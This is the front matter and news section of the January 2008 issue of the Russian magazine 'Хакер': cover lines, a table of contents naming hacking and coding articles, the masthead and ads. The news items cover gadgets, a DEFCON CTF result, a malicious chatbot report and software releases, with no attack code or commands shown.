

ХАКЕР

WWW.XAKER.RU

ЯНВАРЬ 01 (109) 2008

Зверские опыты над Oracle ВЗЛОМ И ЗАЩИТА ПОПУЛЯРНОЙ СУБД СТР. 72

(game)land
hi-fun media



publishing for enthusiasts

БОЛЬШИЕ ДИСКИ
ТЕСТИРОВАНИЕ
ВМЕСТИТЕЛЬНЫХ
HDD СТР. 14

**УКРОЩЕНИЕ
ДИКОЙ КИСКИ**
ВЗЛОМ
МАРШРУТИЗАТО-
РОВ CISCO СТР. 66

**РАЗОРУЖЕНИЕ
DVD-ПЛЕЕРОВ**
ПЕРЕПРОШИВКА
АППАРАТНЫХ
DVD-ПЛЕЕРОВ
С НИКСАМИ
НА БОРТУ СТР. 90

ПУТЬ К СВЕТУ
ИЗГОТОВЛЕНИЕ
РОБОТА-УБИЙЦЫ
ЗА 5 МИНУТ СТР. 126

INTRO



БУТЫЛКА → ЖУРНАЛ

ДОЛГО ДУМАЛИ ВСЕЙ РЕДАКЦИЕЙ, ЧТО БЫ ТАКОГО ПОСЛЕ НОВОГО ГОДА УСТРОИТЬ ВЕСЕЛОГО. ДАВНО НЕ ТУСОВАЛИСЬ С ЧИТАТЕЛЯМИ. РЕШЕНИЕ ПРИШЛО В ФОРМАТЕ МЕГААКЦИИ: «ПРИНЕСИ БУТЫЛКУ — ПОЛУЧИ "ХАКЕР"». СУТЬ ОПЕРАЦИИ ПРОСТА, КАК ДВА РУБЛЯ.

С 28 до 31 января приходи в редакцию во второй половине дня по адресу ул. Льва Толстого, д. 18Б, принеси с собой бутылку или банку любого напитка на твой вкус и получи из наших рук журнал с автографами, а также возможность завладеть одним из двадцати очень ценных и символических призов, наименование которых позволю себе удержать в тайне для эффекта неожиданности.

При выборе бутылки учти: многие в редакции вообще не пьют ничего спиртного.
До встречи.

nikitozz, главред]]

СОДЕРЖАНИЕ

MEGANNEWS

- 004** MEGANEWS
Все новое за последний месяц

FERRUM

- 014** БОЛЬШИЕ ДИСКИ
Тест HDD для взрослых
- 018** TP-LINK TL-WR642G
Обзор свежего роутера
- 022** 4 ДЕВАЙСА
Обзор и тесты четырех новых девайсов

PC ZONE

- 024** КАК ПОЗАБОТИТЬСЯ О РЕЕСТРЕ
Ускоряем работу системы за счет дефрагментации реестра
- 028** БРОНЕЖИЛЕТ ДЛЯ ФАЙРВОЛА
Как защитить свой фаервол и антивирус от набега малвари
- 032** КРАЖА СО ВЗЛОМОМ
Как скопировать установленную программу
- 036** ТАЙНЫ ICQMONEY
Небольшое расследование по поводу новой платежной системы

ВЗЛОМ

- 040** EASY HACK
Хакерские секреты простых вещей
- 044** ОБЗОР ЭКСПЛОЙТОВ
Обзор новых интересных уязвимостей
- 050** СЫРОСТЬ НЕ РАДОСТЬ
Реализация сырых сокетов в WinNT
- 054** ПО ГОРЯЧИМ СЛЕДАМ
Берем след хакера с целью собственной наживы
- 058** ДЕНЬГИ — ТОВАР — ДЕНЬГИ
Сетевой этикет по-хакерски
- 062** КАК УЛОМАТЬ ЖЕЛЕЗНУЮ ТЕТКУ
Создание брутфорсера для голосового меню
- 066** УКРОЩЕНИЕ ДИКОЙ КИСКИ,
ИЛИ СЛИВАЕМ ПАРОЛИ ЧЕМОДАНАМИ
Взлом маршрутизаторов через изъяны SNMP
- 072** ЗВЕРСКИЕ ОПЫТЫ НАД ORACLE
Взлом и защита популярной СУБД
- 078** X-TOOLS
Программы для взлома

СЦЕНА

- 080** ДНЕВНИК ФРИЛАНСЕРА
В плену свободы
- 084** РАМАМБА ХАРА МАМБА РУ
Стартап для IT-шников XXI века
- 088** X-PROFILE
Профайл Алана Кокса

UNIXOID

- 090** ВООРУЖАЕМ И РАЗОРУЖАЕМ DVD-ПЛЕЕРЫ
Техника перепрошивки аппаратных DVD-плееров с нисками на борту
- 094** НИХТ ФЕРШТЕЙН
Учим пингвина понимать мультимедийные клавиши
- 098** НОВЫЕ КЕДЫ ДЛЯ ГЛАМУРНОГО ЮНИКСОИДА
KDE 4.0: обзор нововведений и возможностей
- 102** TIPS'N'TRICKS
Трюки и советы для юниксоида

КОДИНГ

- 104** ТО, ЧТО GOOGLE ПРОПИСАЛ
Создание AJAX-приложений с использованием GWT

- 110** ХАКЕРСКИЙ ПРОКСИК
Программируем реальное зло для локальной сети
- 114** СИНЕЗУБЫЙ ТУХ
Пишем Bluetooth-приложения под Linux
- 120** ТРЮКИ ОТ КРЫСА
Программистские трюки и фишки на C/C++ от Криса Касперски

ФРИКИНГ

- 122** КАЖДЫЙ ВЫСТРЕЛ НА СЧЕТУ
Цифровой счетчик патронов своими руками
- 126** ПУТЬ К СВЕТУ
Простейший робот из подручных средств

UNITS

- 130** КРЕАТИФФ: АНТИКВАР
Очередной рассказ от Niro
- 134** PSYCHO: РЕКЛАМА В СУМЕРЕЧНОЙ ЗОНЕ ПОДСОЗНАНИЯ
Как не попасть на рекламный крючок
- 138** FAQ UNITED
Большой FAQ
- 141** ДИСКО
8,5 Гб всякой всячины
- 142** ПОДПИСКА
Подпишись на наш журнал

ХАКЕР.PRO

- 144** АТАКА КЛОНОВ
Acronis Snap Deploy: решение для развертывания Windows-систем
- 148** VOIP ОСОБОГО НАЗНАЧЕНИЯ
Полезные фишки Asterisk IP-PBX
- 152** ПЕН-ТЕСТИНГ ПО ОБЕ СТОРОНЫ СЕРВЕРА
Тесты на проникновение: советы практикующим админам и хакерам
- 160** СВЕТ В КОНЦЕ КРИПТОТУННЕЛЯ
Поднимаем PPTP-сервер на базе FreeBSD/mpd и OpenBSD/poptop



028



032



040



044



054



058



090



094



098

**/Редакция**

>Главный редактор
Никита «nikitozz» Кислицын
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай «gorl» Андреев
(gorlum@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Дмитрий «Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
СЦЕНА
Илья Александров
(ilya_al@rambler.ru)
UNIXOID, ХАКЕР.PRO и PSYCHO
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей «Dlinuj» Долин
(dlinuj@real.xakep.ru)
>Литературный редактор
и корректор
Варвара Андреева
(andreeva@gameland.ru)

/DVD

>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Unix-раздел
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)

/Art

>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)

>Дизайнер
Анна Старостина
(starostina@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Фото
Иван Скорилов
>Иллюстрации
Родион Китаев
(rodionkit@mail.ru)
Стас Башкатов
(chill.gun@gmail.com)
>Обложка
Модель: Мариам Медведова
Стилист-дизайнер: Ольга Точий
Фото: Иван Скорилов

/iNet

>WebBoss
Алена Скворцова
(alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама

>Директор по рекламе
Игорь Пискунов
(igor@gameland.ru)
>Руководитель отдела рекламы
цифровой группы
Ольга Басова (olga@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)

Евгения Горячева
(goryacheva@gameland.ru)
>Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)
>Директор корпоративного отдела
Лидия Стрекнева
(Strekneva@gameland.ru)

/Publishing

>Издатели
Рубен Кочарян
(noah@gameland.ru)
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovskiy@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Моше Гуревич
(mgurev@gameland.ru)
>Редакционный директор
Дмитрий Ладыженский
(ladyzhenskiy@gameland.ru)
>PR-менеджер
Наталья Литвиновская
(litvinovskaya@gameland.ru)

/Оптовая продажа

>Директор отдела
дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)

>Оптовое распространение
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)
>Подписка
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве
Российской Федерации по делам
печати, телерадиовещанию и
средствам массовых коммуникаций
ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии
«ScanWeb», Финляндия
Тираж 100 000 экземпляров.
Цена договорная.

Мнение редакции не обязательно
совпадает с мнением авторов. Редакция
уведомляет: все материалы в номере
предоставляются как информация к
размышлению. Лица, использующие
данную информацию в противозаконных
целях, могут быть привлечены к
ответственности. Редакция в этих
случаях ответственности не несет.

Редакция не несет ответственности
за содержание рекламных
объявлений в номере.
За перепечатку наших материалов
без спроса — преследуем.

Ветер в харю

На проходившей в Москве презентации игрового комплекта акустики amBX компания Philips проводила небольшой турнир по Quake IV. Доблестно отстояв честь журнала, я занял в турнире первое место и стал счастливым обладателем премиум-комплекта. Он представляет собой целый набор новых способов погружения в виртуальную реальность. Помимо двух колонок и сабвуфера имеется встроенная система динамической подсветки пространства вокруг монитора. Две лампы находятся в боковых колонках и еще три в специальной панели, которую необходимо установить позади монитора. Принцип работы примерно такой же, как у некоторых телевизоров Philips, — цвет освещения меняется в зависимости от картинки на мониторе. Только светом дело не ограничивается — в комплекте идут два вентилятора, которые в зависимости от игровой ситуации могут обдуть лицо геймера потоком воздуха. Еще присутствует подставка для рук, которую нужно класть перед клавиатурой. Она вибрирует в такт свирепствующим в виртуальном мире взрывам. Лично протестировав устройство на играх из комплекта поставки и на паре игр из своей коллекции, я остался вполне доволен, особенно порадовали потоки воздуха в лицо. А когда при запуске игры на экране появляется заставка Nvidia и при этом все вокруг мерцает разными цветами, вибрирует стол и в лицо дует ветер,



уже сразу готовишься к новым ощущениям от игрового процесса. Качество звука тоже не подкачало — сабвуфера и двух колонок вполне достаточно для человека, который сидит непосредственно перед ними. Стоит также отметить и добротность изготовления комплекта — пластик на вид и на ощупь оставляет приятное впечатление; все поверхности, которые соприкасаются со столом, прорезинены, и поэтому все элементы прочно стоят на своих местах. Из недостатков можно назвать шум, который идет от вентиляторов, а особенно от вибрирующей подставки — она просто неприлично громко грохочет. Есть несколько вариантов поставки: от базового комплекта за 9000 рублей, в который входит только подсветка, до премиум за 15 000, включающего подсветку, колонки, вентиляторы и подставку.



Южноафриканский медиахолдинг Naspers Limited купил **2,6%** интернет-портала Mail.ru за **\$26 миллионов**. В результате вся стоимость Mail.ru оценивается в **\$1 миллиард**. Это рекордная стоимость актива в русском интернете.

Тостер для жестких дисков

Компания Sharkoon представила интересное устройство для тех людей, которым часто приходится подключать жесткие диски к своему компьютеру. С виду это похожая на тостер док-станция, которая подключается к компьютеру через USB 2.0. Сверху в устройство можно вставить 2,5- или 3,5-дюймовый SATA-диск, который зафиксируется и благополучно появится как доступный в списке внешних дисков на твоём компе. Чтобы изъять диск, достаточно нажать кнопку извлечения на девайсе. При

частых подключениях разных дисков такое устройство будет намного удобнее обычных внешних боксов, которые необходимо разбирать, нередко откручивая несколько винтов для установки нового харда. Кому во времена гигабайтных флешек и mp3-плееров с жесткими дисками необходимо таскать обычные харды к себе домой, да еще и часто, непонятно, но наверняка такие люди есть. Если вдруг ты один из них, обрати внимание на этот девайс. Он называется SATA QuickPort и стоит порядка 25 евро.





Реклама

ЭКСТРЕМАЛЬНАЯ СВЕЖЕСТЬ МЯГКИЙ УХОД


NIVEA DEO AQUA COOL
Мгновенное ощущение потрясающей свежести.
ЭФФЕКТИВНОСТЬ И МЯГКИЙ УХОД НА ВЕСЬ ДЕНЬ

www.NIVEA.ru



«Бронзовые» хакеры

В Лас-Вегасе прошло очередное соревнование хакеров Capture The Flag, организаторами которого являются члены комитета конференции хакеров Defcon. Наша команда HackerDom из Уральского государственного университета заняла третье место. Победителем стала итальянская команда Chocolate Makers из Миланского университета, а на втором месте немцы Squareroots из Университета Мангейма. Группам давалось чуть менее 7 часов для того, чтобы найти по одной уязвимости в семи сервисах, подготовленных для состязания. Дополнительные очки можно было заработать, написав патч, исправляющий ошибку на сервисе, и сделав копирование и шифрование данных. Победившая в прошлом году команда из Вены We_Own_You заняла четвертое место. В конкурсе также участвовали, но не заняли никаких призовых мест такие известные команды, как India and the Graham Crackers из Пенсильванского университета, DoS DevilZ из Амритской школы инженеров Amritapuri и Hexadecimators из Калифорнийского университета в Санта-Барбаре.



По результатам исследования компаний Nokia и The Future Laboratory, в **17 странах в 2012 году 25%** всего развлекательного контента будет создаваться пользователями социальных сетей.



Тюрьма за улучшение программы

В Китае самым популярным интернет-мессенджером является QQ, разрабатываемый корпорацией Tencent Holdings. Мессенджер очень популярен — им пользуется около 40,6 миллиона человек. Но 28-летнему преподавателю вуза Чэнь Шоуфу (Chen Shoufu) программа не очень нравилась, и он решил немного подправить ее, улучшив функционал и исправив пару багов. При этом еще он вырезал рекламу и сделал открытыми некоторые платные функции. Например, показ IP отправителя сообщения, за который надо платить 1,35 доллара в месяц. Дистрибутив получил название Coral QQ. Чэнь пытался заработать немного денег на рекламе и спаме. Но корпорации Tencent Holdings все это очень не понравилось, и первым судебным процессом она заставила преподавателя заплатить штраф в размере 100 тысяч юаней (около \$13 600). После этого Чэнь стал на родине практически героем, поскольку многие китайцы не любят корпорацию за монополию на рынке. Но на этом все не закончилось, и после второго судебного процесса Чэнь Шоуфу был арестован и отправлен за решетку. А ведь хотел как лучше...

Сначала 2007 года в интернете появилось 20 миллионов новых сайтов.

Наезды на YouTube дали плоды

В прошлом номере я освещал новость про стрельбу в одной из школ Финляндии, когда преступник сначала выложил видео с фотографией школы и со своей физиономией в обнимку с пистолетом на YouTube. Тогда было много шума из-за того, что админы YouTube не углядели злого умысла в этом видео и не предупредили полицейских. Казалось бы, пересмотреть тысячи записей, которые ежедневно присылают на сервис, практически невозможно. Однако полиции Норвегии удалось предотвратить вооруженное нападение на школу в маленьком городке Эрдал, причем злоумышленник был найден как раз через YouTube. Молодой преступник явно намекал на происшествие в Финляндии, разместив ссылки на

трагические события в той школе. Помимо этого, он не поленился запечатлеть и свое лицо с угрозами в адрес уже своей школы. Полиция довольно быстро задержала злоумышленника и приступила к следствию. Оказывается, пересматривая тысячи видеозаписей, можно сохранить жизни паре десятков невинных людей.





БАЛЬЗАМ
НОВОГО
ПОКОЛЕНИЯ

ТЕПЕРЬ ТОЛЬКО ПРИЯТНЫЕ ОЩУЩЕНИЯ



CARE PRO **TEC**

ВОССТАНАВЛИВАЮЩИЙ БАЛЬЗАМ ПОСЛЕ БРИТЬЯ

- активизирует естественные защитные функции кожи с помощью новой формулы CARE PRO **TEC***
- мгновенно успокаивает и восстанавливает кожу после бритья
- обеспечивает оптимальную защиту и ощущение комфорта
- в отличие от спиртосодержащих лосьонов не сушит и не жжет кожу

NIVEA FOR MEN — № 1 В РОССИИ
СРЕДИ СРЕДСТВ ПОСЛЕ БРИТЬЯ **



Википедия будет платить авторам

Профессор Массачусетского технологического университета Филипп Гринспун (Philip Greenspun) сравнил Википедию и энциклопедию «Британика» и сделал выводы, что хоть Википедия и выигрывает по освещению новых событий, Британика все равно выглядит лучше благодаря своим более качественным иллюстрациям к статьям. Решив исправить положение вещей, он перечислил 20 тысяч долларов в фонд Wikimedia Foundation, который управляет Википедией. На эти деньги он посоветовал фонду приобрести профессиональные иллюстрации к основным статьям. Фонд принял предложение и отобрал 50 статей, к которым всем желающим предлагается присылать готовые работы. Из них будут отобраны лучшие и их авторы получают по 40 долларов. Впервые за всю историю энциклопедии ее авторы получают денежное вознаграждение за свои труды. Возможно, это станет поводом для оплаты и качественных текстов на сложные научные или другие темы, авторы которых смогут предоставить достоверную и уникальную информацию.



Кубику Рубика исполнилось 30 лет. За время его существования было продано более 300 миллионов экземпляров и около 500 миллионов подделок.



Водяные знаки для фильмов

Интересный способ борьбы с видеопиратством предложила компания Mitsubishi Electric. Суть способа заключается в том, чтобы в каждый фильм включать скрытые водяные знаки, которые накладывались бы поверх изображения и содержали название кинотеатра и время показа, но человеческому глазу были бы не видны и просмотру не мешали. Если кино кто-то снимет на камеру, то эти знаки также запишутся. Потом с помощью специальной проги эти знаки смогут расшифровать и использовать как доказательство в суде. Только непонятно, как пиратов собираются ловить, ведь при покупке билета паспорт пока что не требуется, и найти того, кто же сидел с камерой в портфеле, будет сложно. С другой стороны, это борьба за качество пиратской продукции. Таким образом уменьшится число экранов, и все будут скачивать фильмы, рипнутые с DVD-дисков. С метками или без — разницы для любителей халявы никакой. Будем с нетерпением ждать продолжения борьбы с пиратством в кинотеатрах. Может, скоро начнут ставить приборы, создающие помехи при записи на камеру в пределах зала.

Необычная подработка

Оказывается, не только в России учителя недовольны своей заработной платой и ищут разные способы подработки. В Италии школьная учительница Анна Чириани (Anna Ciriani) на досуге снималась в порнографии и участвовала во многих популярных эротических шоу. В интернете она была известна под именем Madameweb. Сначала Анна преподавала итальянскую литературу в средней школе города Пордемон, но ее ученики узнали о ее подработках и обклеили все туалеты школы ее фотками в непристойном виде. Это вынудило порноучительницу переехать в соседний город и там преподавать на вечерних занятиях уже взрослым студентам. Но и это продолжалось недолго — училка спалилась в очень популярном в Сети видео с берлинского фестиваля эротики. В этот раз кадры с голой учительницей добрались и до властей, которые недолго думая отстранили Анну от преподавательской деятельности. В официальных комментариях, данных

властями, говорится о том, что поведение Анны «несовместимо с образовательным процессом».



Требуются курьеры! Достойные условия.
Класный молодой коллектив.
Звоните: +7 (495) 780 88 25
или пишите: sales@gamepost.ru



Телефон:
(495) 780-8825
www.gamepost.ru



Все цены действительны на момент публикации рекламы



Nintendo Wii

9880 р.



PlayStation 2 Slim

4810 р.



Xbox 360 Premium

13780 р.

**НЕ СКУЧАЙ!
ДОМА И
В ДОРОГЕ
ИГРАЙ!**



PlayStation 3 (40 GB)

15990 р.



PSP Slim & Lite

7800 р.

■ Покупку можно оплатить электронными деньгами

■ Возможность доставки в день заказа

■ Специальная цена на приставки при покупке 3-х игр



Tony Hawk's Downhill Jam
780 р.



Legend of Zelda: Phantom Hourglass
1352 р.



Call of Duty 4: Modern Warfare
1482 р.



Halo 3
2210 р.



Kane & Lynch: Dead Men
2080 р.



Project Gotham Racing 4
2210 р.



Assassin's Creed
2210 р.



Silent Hill Origins
1430 р.



Jeanne D'arc
1300 р.



Need for Speed Pro Street (русская версия)
2210 р.



Ratchet & Clank: Tools of Destruction (PAL)
1950 р.



FIFA 08 (RUS)
1508 р.



Final Fantasy XII
1560 р.




Dance UK XL Party & USB MAT Bundle
1690 р.



Resident Evil 4 Wii Edition
1482 р.



Super Paper Mario
1950 р.



Heavenly Sword (PAL)
1950 р.



Uncharted: Drake's Fortune (PAL)
1950 р.

Google обогнал Рамблер по трафику на сайты русского сегмента Сети и теперь занимает 2-е место в рунете.



Звезды не прочь погамиться

Прелесть онлайн-игр в том, что никогда не знаешь, кто на самом деле сидит по ту сторону монитора. Глава гильдии вполне может оказаться 16-летним школьником, а младшие члены этой же гильдии — взрослыми мужиками, возможно, даже занимающими высокие посты. Как выяснилось, троллем-магом, с которым ты вчера ходил в данжен, легко мог быть Жан-Клод Ван Дамм, который не стесняется рассказывать о своем увлечении World Of Warcraft журналистам. Кроме него о своем равнодушии к этой MMO заявил актер Mr. T, играющий ночным эльфом, герой сериала Star Trek Уильям Шетнер, успешно прокачивающий своего шамана, и испанский актер Вилли Толедо, играющий закованным в броню паладином. Конечно, эти заявления вполне могут быть просто оплаченным рекламным ходом компании Blizzard, и возможно, все эти знаменитости просто лукавят, глядя в камеру, но в форумах игры иногда проскакивает информация о присутствии в игровой вселенной и других знаменитостей. Кстати, в 2008 году весь WoW будет официально переведен на русский язык, и тогда, может быть, и наши звезды потянутся в онлайн.

54% европейских семей имеют доступ в интернет.
А в Голландии — все 83%.

Приставка-доктор

Размахивать джойстиком от приставки Nintendo Wii, оказывается, не просто весело, но и полезно. Как установил один из терапевтов госпиталя в штате Огайо, игра с улавливающим перемещения в пространстве джойстиком положительно сказывается на восстановлении после травм и ударов. Полтора часа игры 2-3 раза в неделю способны улучшить координацию движений, работу вестибулярного аппарата, а также силу и выносливость. Эту практику решили ввести как дополнение к

обычному терапевтическому курсу. Но это не уникальный случай — до этого подобный способ лечения уже ввели в одной из канадских клиник. Думаю, стоит расширить рекомендации и заставить пациентов набирать определенное количество очков или выигрывать сложные чемпионаты. Чтобы было не простое развлечение, а реальное старание и труд. Только я слабо представляю, как какая-нибудь бабушка будет рубиться в виртуальный теннис или мочить врагов самурайским мечом.






Почти бесплатно

В декабре прошлого года стартовал второй сезон конкурса под названием MacHeist.com. Зарегистрировавшимся на этом сайте предлагалось разгадать набор головоломок, наградой за решение которых являлись ключи для активации шароварных программ для Маков. Стоит отметить, что головоломки довольно интересные: в первой миссии по подсказке нашелся торрент на одном известном трекере, который содержал зашифрованный образ и текстовый файл, написанный на одном из машинных языков. Далее текстовый файл можно было расшифровать онлайн-кодировщиком и продвигаться в этой головоломке на одну ступеньку вперед. Дальше все проходило примерно в таком же духе. В ходе выполнения заданий участники могли открыто общаться на форумах и в IRC-чате. Первый сезон проводился в декабре 2006 года, тогда в общей сложности было выиграно программ на сумму более 200 тысяч долларов. Вообще такой способ раздачи бесплатных лицензий на маковские программы довольно популярен, причем программы зачастую реально занятные и полезные: за первую миссию второго сезона MacHeist дают не очень интересную программу для учета новогодних подарков и крутой менеджер быстрого запуска программ Overflow. Обе стоят по 15 долларов.

Революция микрочипов




Инженеры IBM изобрели новую технологию, которая позволит уместить тысячу процессоров в корпусе ноутбука. При этом энергопотребление будет сравнимо с обычной лампой накаливания. Суть

состоит в том, чтобы передавать электрические импульсы между ядрами и процессорами не по проводам, а используя свет. Уже разработан кремниевый электрооптический модулятор Mach-Zehnder, который в сотни раз меньше своих аналогов. Он и позволяет преобразовывать электрические сигналы в пульсацию света. В качестве источника света используется луч лазера, а для передачи световых импульсов — кремниевый нанофотонный волновод. Модулятор в зависимости от сигнала либо открывается, пропуская луч света, либо закрывается. Соответственно, получается либо логическая единица, либо ноль. Новая технология позволит уменьшить стоимость, энергопотребление и тепловыделение суперкомпьютеров. При этом пропускная способность между ядрами повысится в 100 и более раз. Рабочие образцы планируется создать за следующие 5 лет.



Владей эфиром!

Behold TV SOLO



Автономный ТВ/FM-тюнер в стильном корпусе

- Обновляемая микропрограмма
- Поддержка широкоформатных мониторов
- Картинка на десктопе
- Разрешение 1680 x 1200

Behold TV M6 Extra



Аппаратное кодирование в формате MPEG-2 и AC3

- ARPC – включение компьютера с пульта ДУ и по расписанию
- Объемное изображение
- Запись без рекламы
- Вещание в сеть с собственным логотипом

Behold TV 609 RDS



Поддержка RDS (радиотекст)



Новая Студия



Microsoft Visual Studio 2008 — один из трех продуктов Microsoft, официальный запуск которых в России намечен на 18 марта. На данный момент Студия уже полностью готова и с 19 ноября 2007 года уже доступна всем подписчикам MSDN. Из основных нововведений стоит отметить работу с аппаратными графическими средствами, позволяющими создавать красивые и сложные графические эффекты для приложений, полную интеграцию с Office, позволяющую на базе обычной таблицы Excel реализовать довольно сложную логику, а также возможность создания веб-приложений с помощью технологии AJAX. Появилась возможность совместной работы всех участников разработки, с помощью Visual Studio 2008 Team System. Менеджеры, архитекторы, дизайнеры, тестеры и разработчики баз данных могут взаимодействовать на всех этапах производственного процесса. Стоит отметить возможность выбора версии .NET Framework, с которой будет вестись работа, улучшенный HTML-редактор и новый визуальный редактор LINQ для SQL.

Опасная девушка

Компания PC Tools проводила проверку IRC-каналов и нашла в русском сегменте интересный образец чат-бота под названием CyberLover. При общении с программой создается ощущение разговора с девушкой, которая не прочь завязать отношения с собеседником. При этом у собеседницы есть две модели поведения: либо это романтическая девушка, либо просто сексуально озабоченная представительница слабого пола. При этом специалисты подчеркивают очень высокий коммуникативный уровень, демонстрируемый ботом. За время общения на собеседника собирается своеобразное досье



и отправляется владельцу бота. Кроме того, программа может подсунуть ссылку на якобы домашнюю страницу девушки, с которой можно нахватать много интересных вирусняков в коллекцию. Общением только с одним собеседником программа не ограничивается и вполне может поддерживать разговор и с




несколькими жертвами. Пока за пределы рунета программа не вышла, но, по данным PC Tools, к февралю создатели готовятся выйти на мировой уровень. На сайте cyberlover.ru бот описывается как программа, которая за тебя может познакомиться с девушкой в чате, и продается за 25 долларов.

75% покупателей iPhone впервые становятся абонентами оператора O2 в Великобритании. Аналогичной цифры для американского AT&T нет, но они тоже заметили серьезное увеличение количества абонентов с начала продаж.

Спалилась...

Вернувшись из Ирака после целого года службы, один американских солдат отлично проводил время, радуясь домашнему печенью и наслаждаясь мягким креслом перед телевизором. Но решив поиграть в боулинг на любимой приставке Nintendo Wii, он обнаружил в списке профилей какого-то непонятного мужика. Применив к жене методы дознания, которым он научился в армии, солдат выяснил, что та без него зря время не теряла и, пока муж бороздил на Хаммере пустыню, развлекалась на их супружеском ложе с другими мужиками. После одного такого развлечения любовник полез играть и создал новый профиль Mii. Такие профили используются для общения между владельцами приставки и для записи рекордов и других успехов в играх. Этот профиль позволил установить не только сам факт присутствия постороннего человека, но и дату, когда он решил навестить его скучающую супругу. С неверной женой солдат жить не смог, и они сразу же расстались, подав документы на развод.



Первая заплатка



После выхода Windows Vista многие кричали о том, что продукт еще сырой и что они пересядут на новые окна только после выхода SP1. И вот ждать осталось совсем недолго — уже появился список изменений в релиз-кандидате первого сервис-пака. Из основных изменений стоит отметить улучшения в совместимости приложений, поддержку некоторых новых технологий и стандартов, более качественное управление питанием, более высокую производительность и уровень безопасности. Из самого заметного после установки SP1 RC на тестовый ноутбук специалисты из Slashdot подчеркнули уменьшение времени загрузки примерно на 20 секунд. Никаких крупных изменений от сервис-пака ожидать не стоит, поэтому многие заявили, что теперь будут ждать появления SP2 и только тогда перейдут на Висту :). А еще — на сайте Microsoft можно скачать некий Windows Vista SP1 Guides for IT Professionals, в котором лежат текстовые файлы весом в 1,5 Мб. В настоящее время ведутся поиски людей, которые смогли прочитать его полностью...

